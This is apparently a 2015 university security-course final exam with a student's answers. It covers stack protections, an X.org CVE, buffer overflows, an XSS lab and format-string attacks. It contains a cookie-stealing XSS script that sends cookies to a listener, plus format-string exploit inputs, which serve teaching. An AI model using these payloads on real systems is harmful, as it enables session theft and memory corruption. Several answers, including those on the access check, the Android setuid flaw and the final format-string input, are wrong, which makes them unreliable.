COSC 647 – Security Software Applications
Final Exam
Due by 10pm Dec 16th, 2015 via email

1. [10pts]. Consider the following C code:

```
if (canAccess( getFilename() )) {
  fp = fopen(getFilename(), "w");
  do-something(fp);
}
```

where `canAccess(file)` returns false if the current context is not allowed to access file `file`. You may assume that this code is running in a single threaded environment so that there are no concurrency issues. Can this code result in an access control violation? If you answer yes, give an example function `getFilename()` that results in a call to `fopen(filename,"w")` even though `canAccess(filename)` returns false. Function `getFilename()` takes no input and does not do I/O.

This code would not result in an access control violation because it is a single threaded environment and because getFilename takes no input or have I/O. Even if the getFilename were able to buffer overflow the return, canAccess(filename) would have to return true for the fopen to be called. Since it is stated canAccess(filename) returns false, this would not occur.

2. [10pts]. One stage of the *droiddream* malware takes advantage of the fact that Android has a limit `RLIMIT_NPROC` on the maximum number of process uids. The *zygote* process uses the following code to call `setuid`:

```
    err = setuid(uid);
    if (err < 0) {
      LOGW("cannot setuid(%d) errno: %d", uid, errno);
    }
```

Assume the call to `setuid` fails when the call tries to exceed the `RLIMIT_NPROC` limit. How does this code leave the Android device vulnerable to an attack that the programmers intended to prevent? How to correct the problem?

In this code, the setuid function returns a value which is checked to see if it is less than zero for an error. If there is an error, the uid is printed as an integer using %d. If the value of uid when converted to an integer is larger than the amount an int can hold, there would be a format string vulnerability for the integer overflow.

3. [10pts]. Some security experts advise users to use more than one browser: one for surfing the wild web and another for visiting "sensitive" web sites such as online banking web sites. For example, you could use Chrome to read blogs and Firefox for banking. The advice raises the question of whether two browsers are better than one, and if so, how. For the purposes of this question, assume that each browser uses a specific directory to store temporary files and cookies on the local host. Also assume that the user never uses the sensitive browser to visit non-sensitive sites and never uses the "wild-web" browser to visit sensitive sites.

A browser vendor wants to make the security advantages of two browsers available in a single browser. They decide to create two storage directories for their browser, called "sensitive" and "non-sensitive". The browser stores a list of sensitive sites. If the location bar of a browser tab names a sensitive site, all temporary files and cookies for that tab are stored in the sensitive directory, where they are only accessible to other tabs whose location bars name a sensitive site. If a user opens a tab, logs into `bank.com`, and then opens another tab to visit `attacker.com` that contains an `iframe` for `bank.com`, the requests issued for the `iframe` will not contain the `bank.com` user credentials. Explain an attack that succeeds against this two-in-one browser implementation but would fail if two actual separate browsers are used. (Hint: Malicious JavaScript can open new tabs.)

A Cross-Site Request Forgery (CSRF) where the user is forced to execute an unwanted action on a web application in which he/she is currently authenticated. For this to occur the user would open a specially crafted URL on the insecure side containing malicious JavaScript, which opens a new tab to a secure site. This would cause contamination in a single browser; however, in the two browser scenario even the new tab opened by the crafted URL would be open on the insecure browser even though it is a "secure" site.

4. [20pts] *Stackshield* is a stack overflow defense similar to S*tackguard* and works as follows: When a function begins executing it makes a copy of the return address located in its stack frame to a shadow stack. When the function is about to return (i.e. just before calling ret) the program checks that the return address on the shadow stack is equal to the return address in its stack frame and terminates the program if not. Like *Stackguard*, *Stackshield* can add its checking code during compile time. Assume the shadow stack is located in some fixed location on the heap known to the attacker.

(a) Give sample C code and a stack buffer overflow that defeats *Stackguard* but not *Stackshield*. Use the back of this page for extra space.

(b) Give sample C code and a stack buffer overflow that defeats *Stackshield* but not *Stackguard*. Use the back of this page for extra space.

(c) How would you strengthen *Stackshield* to defend against your attack from part (b)?

For (a) a stack buffer overflow that is able to leave the canary intact, but replaces the return address would defeat Stackguard (since the canary is still correct), but would not defeat Stackshield (since the return address would be different).
For (b) a stack buffer overflow that is able to keep the return address intact, but not the canary would defeat Stackshield (since the return address would be the same), but would not defeat Stackguard (since the canary would be different).
For (c) protect the frame pointer the same way the stack pointer is protected or to put a canary between the local variables/local buffers.

```
  int func(char *msg) {
            char buf[80];
            strcpy(buf,msg);
            strcpy(msg,buf);
}
  int main(int argv, char** argc) {
            func(argc[1]);
  }

  void func(char *msg) {
            char buf[80];
            strcpy(buf,msg);
}
int main(int argv, char** argc) {
            func(argc[1]);
}
```

snipets from: http://www.coresecurity.com/files/attachments/StackguardPaper.pdf

5. [10pts] In 2006 [CVE-2006-0745] a security flaw was discovered in the then current version of the X.org server (X11R6.9.0 & X11R7.0 RC). The relevant portion of the source code is included. What is the issue?

```
int ddxProcessArgument(int argc, char **argv, int i) {
      /*
      * Note: can't use xalloc/xfree here because OsInit() hasn't been called
      * yet. Use malloc/free instead.
      */
#define CHECK_FOR_REQUIRED_ARGUMENT()
      if (((i + 1) >= argc) || (!argv[i + 1])) {
            ErrorF("Required argument to %s not specified\n", argv[i]);
            UseMsg();
            FatalError("Required argument to %s not specified\n", argv[i]);
      }
      /* First the options that are only allowed for root */
      if (getuid() == 0 || geteuid != 0) {
            if (!strcmp(argv[i], "-modulepath")) {
                  char *mp;
                  CHECK_FOR_REQUIRED_ARGUMENT();
                  mp = malloc(strlen(argv[i + 1]) + 1);
                  if (!mp)
                        FatalError("Can't allocate memory for ModulePath\n");
                  strcpy(mp, argv[i + 1]);
                  xf86ModulePath = mp;
                  xf86ModPathFrom = X_CMDLINE;
                  return 2;
            }
            else if (!strcmp(argv[i], "-logfile"))
            {
                  char *lf;
                  CHECK_FOR_REQUIRED_ARGUMENT();
                  lf = malloc(strlen(argv[i + 1]) + 1);
                  if (!lf)
                        FatalError("Can't allocate memory for LogFile\n");
                  strcpy(lf, argv[i + 1]);
                  xf86LogFile = lf;
                  xf86LogFileFrom = X_CMDLINE;
                  return 2;
            }
      }
      else if (!strcmp(argv[i], "-modulepath") || !strcmp(argv[i], "-logfile")) {
            FatalError("The '%s' option can only be used by root.\n", argv[i]);
      }
      if (!strcmp(argv[i], "-config") || !strcmp(argv[i], "-xf86config"))
      {
            CHECK_FOR_REQUIRED_ARGUMENT();
            if (getuid() != 0 && !xf86PathIsSafe(argv[i + 1])) {
                  FatalError("\nInvalid argument for %s\n"
                        "\tFor non-root users, the file specified with %s must be\n"
                        "\ta relative path and must not contain any \"..\" elements.\n"
                        "\tUsing default "__XCONFIGFILE__" search path.\n\n",
                        argv[i], argv[i]);
            }
            xf86ConfigFile = argv[i + 1];
            return 2;
      }
      if (!strcmp(argv[i], "-showunresolved"))
      {
            xf86ShowUnresolved = TRUE;
            return 1;
        }
        if (!strcmp(argv[i], "-probeonly"))
        {
            xf86ProbeOnly = TRUE;
            return 1;
        }
        if (!strcmp(argv[i], "-flipPixels"))
        {
            xf86FlipPixels = TRUE;
            return 1;
        }
        /* Omitted material for simpliicty */
        /* OS-specific processing */
        return xf86ProcessArgument(argc, argv, i);
}
```

The issue is in the following lines:

```
 /* First the options that are only allowed for root */
 if (getuid() == 0 || geteuid != 0) {
```

Above the geteuid was meant to be called as a function “geteuid()”, but instead the address of the geteuid function is being used. Since this address is always non-zero, unprivileged users are be able to use –modulepath and –logfile options with should be root only privileges.

6. [10pts]. Analyze the below program for security flaws. If it has any security flaws, explain the simplest way to correct them.

```c
/*
Program to print the different directories in an environment variable
*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#define BUF_SIZE 100
void print_dirs(char* name, char *env) {
  unsigned int i;
  unsigned int num_dirs = 0;
  unsigned int start, stop, dir;
  char directory[BUF_SIZE];
  for (i = 0; i<strlen(env); i++)
  if (env[i] == ':')
    num_dirs++;
    printf("There are %u directories in the environment variable %s\n", num_dirs,
name);
    dir = 0;
    start = 0;
    while (dir < num_dirs) {
      for (i = start; i<strlen(env); i++)
        if (env[i] == ':') {
          stop = i;
          break;
        }
      strncpy(directory, env + start*sizeof(char), stop - start);
      directory[stop - start] = 0;
      printf("%s\n", directory);
      dir++;
      start = stop + 1;
  }
}
int main(int argc, char *argv[]) {
  char *env;
  if (argc != 2) {
    printf("Usage: %s <Environment Variable>.\n", argv[0]);
    printf("Prints out the directories contained in the given \
              <Environment Variable>, if any.\n");
    exit(0);
  }
  env = getenv(argv[1]);
  if (env == NULL) {
    printf("No environment variable named %s\n", argv[1]);
    exit(0);
  }
  print_dirs(argv[1], env);
  exit(0);
}
```

Sample program output

```
Coventry:~/Desktop/Cosc647Fall2013/Final> ./Q3 PATH
There are 11 directories in the environment variable PATH
/home/mike/bin
/usr/local/bin
/usr/bin
/usr/X11R6/bin
/bin
```

```
/usr/games
/opt/gnome/bin
/opt/kde3/bin
/usr/lib/jvm/jre/bin
/usr/lib/mit/bin
/usr/lib/mit/sbin
Coventry:~/Desktop/Cosc 647 Fall 2007/Final> ./Q3 MANPATH
There are 3 directories in the environment variable MANPATH
/usr/local/man
/usr/share/man
/usr/X11R6/man
```


In the code the following lines have issues:

```
strncpy(directory, env + start*sizeof(char), stop - start);
directory[stop - start] = 0;
```

First, the difference of (stop - start) is not checked to see if their difference is within the bounds of the size of the directory variable (BUF_SIZE or 100), so there could be a buffer overflow in writing data to directory. In addition, in the second line above, the directory variable is accessed using (stop - start) without the difference checked to see if it is within bounds.

6. [20pts total] In the first part of XSS lab, we were trying, from Alice's account, to inject the script to steal the session cookie of other user who view Alice's profile. Answer the following questions

6.1. [5pts] What was the name of the field vulnerable to XSS in that application?




Edit user / alice

User:	alice
Avatar:	
Company:	
E-Mail:	
URL:	
Phone:	
Cell phone:	
Address:	
Postcode:	
City:	
Country:	
State:	
Gender:	Please choose
Locale:	English (100%)
Old password:	
New password:	

The GUI field was "Company" and the name of the variable used in the code was $company.

6.2. [5pts]What was your script to display the session cookie below?



User profile / alice

Company:

```
XSSPHPSESSID=f3gkp5d9hi9jdhj5o0ichi6703
```


User profile @ Collabtive
m/manageuser.php?action=profile&id=6&mode=edited
Collabtive / Projectmanagement
OK

The script to display the session cookie was "<script>alert(document.cookie);</script>".

6.3.[5pts] Ultimately, we would like to steal the session cookie from a particular user? Who would that user be? Was we successfully include the ID of the targeted user with the stolen session cookie? In the above picture, circle the field that helped us to do so.

Ultimately, we wanted to steal the session cookie from the logged in user/victim, in our case Alice. Using the script "<script>var link = ""+document.getElementsByClassName("active")[0]; document.write('<img src=http://127.0.0.1:555?c=' + escape(document.cookie) + link.substr(-4) + ' > ');</script>" we were able to include the ID of the targeted user with the stolen session cookie. This id information was obtained from the "MyAccount Link" (getElementsByClassName("active")[0]) in the upper right hand corner (highlighted with a red circle above in the picture in 6.2).

6.4. [5pts] In the last task of XSS lab, we were trying write a script to create many projects and add different users into them. The below picture displays part of the network traffic that you observed. From this data you can form the URL and put that in your script. What should be that targeted URL? And why? Also, what can potentially be the field names that you can use in your script?



```
POST /admin.php?action=addpro HTTP/1.1
Host: www.xsslabcollabtive.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabcollabtive.com/admin.php?action=projects&mode=added
Cookie: PHPSESSID=9ajg74o9bt4q74c8desndevba4
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
   name=Here+we+go%21&desc=Yadayadayada&end=04.11.2015&budget=600000&assignto%5B...
```

Full URL = “**http://www.xsslabcollabtive.com/admin.php?action=addpro”**;


Field names = **project name, user ID, user’s cookie**;

The targeted URL “http://www.xsslabcollabtive.com/admin.php?action=addpro” above should be used because it will allow a project to be added for the stolen user ID to be added to. Field names that may change between script uses would be name of the project to be created/added, user ID for the person being added to the project, and the corresponding cookie for that user ID.

7. [10pts total] Given the following C code for file “fmt_vuln.c” (for reference purpose only)

```
int main(int argc, char *argv[])  {
      char text[1024];
      static int test_val = -72;
      strcpy(text, argv[1]);
      printf("The right way to print user-controlled input:\n");
      printf("%s", text);
      printf("\nThe wrong way to print user-controlled input:\n");
      printf(text);
      printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
      test_val);
      exit(0);
}
```

If we run this program with input “`AAAA%08x.%08x.%08x.%08x`” the following output is produced.




```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%08x.%08x.%08x.%08x
The right way to print user-controlled input:
AAAA%08x.%08x.%08x.%08x
The wrong way to print user-controlled input:
AAAAbffff410.b7fe75fc.00000000.41414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
```

7.1. [5pts] Explain what string “41414141” (at the end of the output) is and why we see that string?

“41414141” is the hex representation of AAAA. We are seeing it because it is being passed as an argument to the printf.

7.2. [5pts] We run this program with input string “`$(printf "\x94\x97\x04\x08)%08x.%08x.%08x.%n`” the following output is produced with test_val changed from -72 to 31.



```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%08x.%08x.%08x.%n
The right way to print user-controlled input:
��%08x.%08x.%08x.%n
The wrong way to print user-controlled input:
��bffff410.b7fe75fc.00000000.
[*] test_val @ 0x08049794 = 31 0x0000001f
reader@hacking:~/booksrc $ █
```

Now we want test_val to be 100 instead of 31. What input string would achieve this?

The string input to achieve this would be “$(printf “\x94\x97\x04\x08)%31x.%31x.%31x.%n”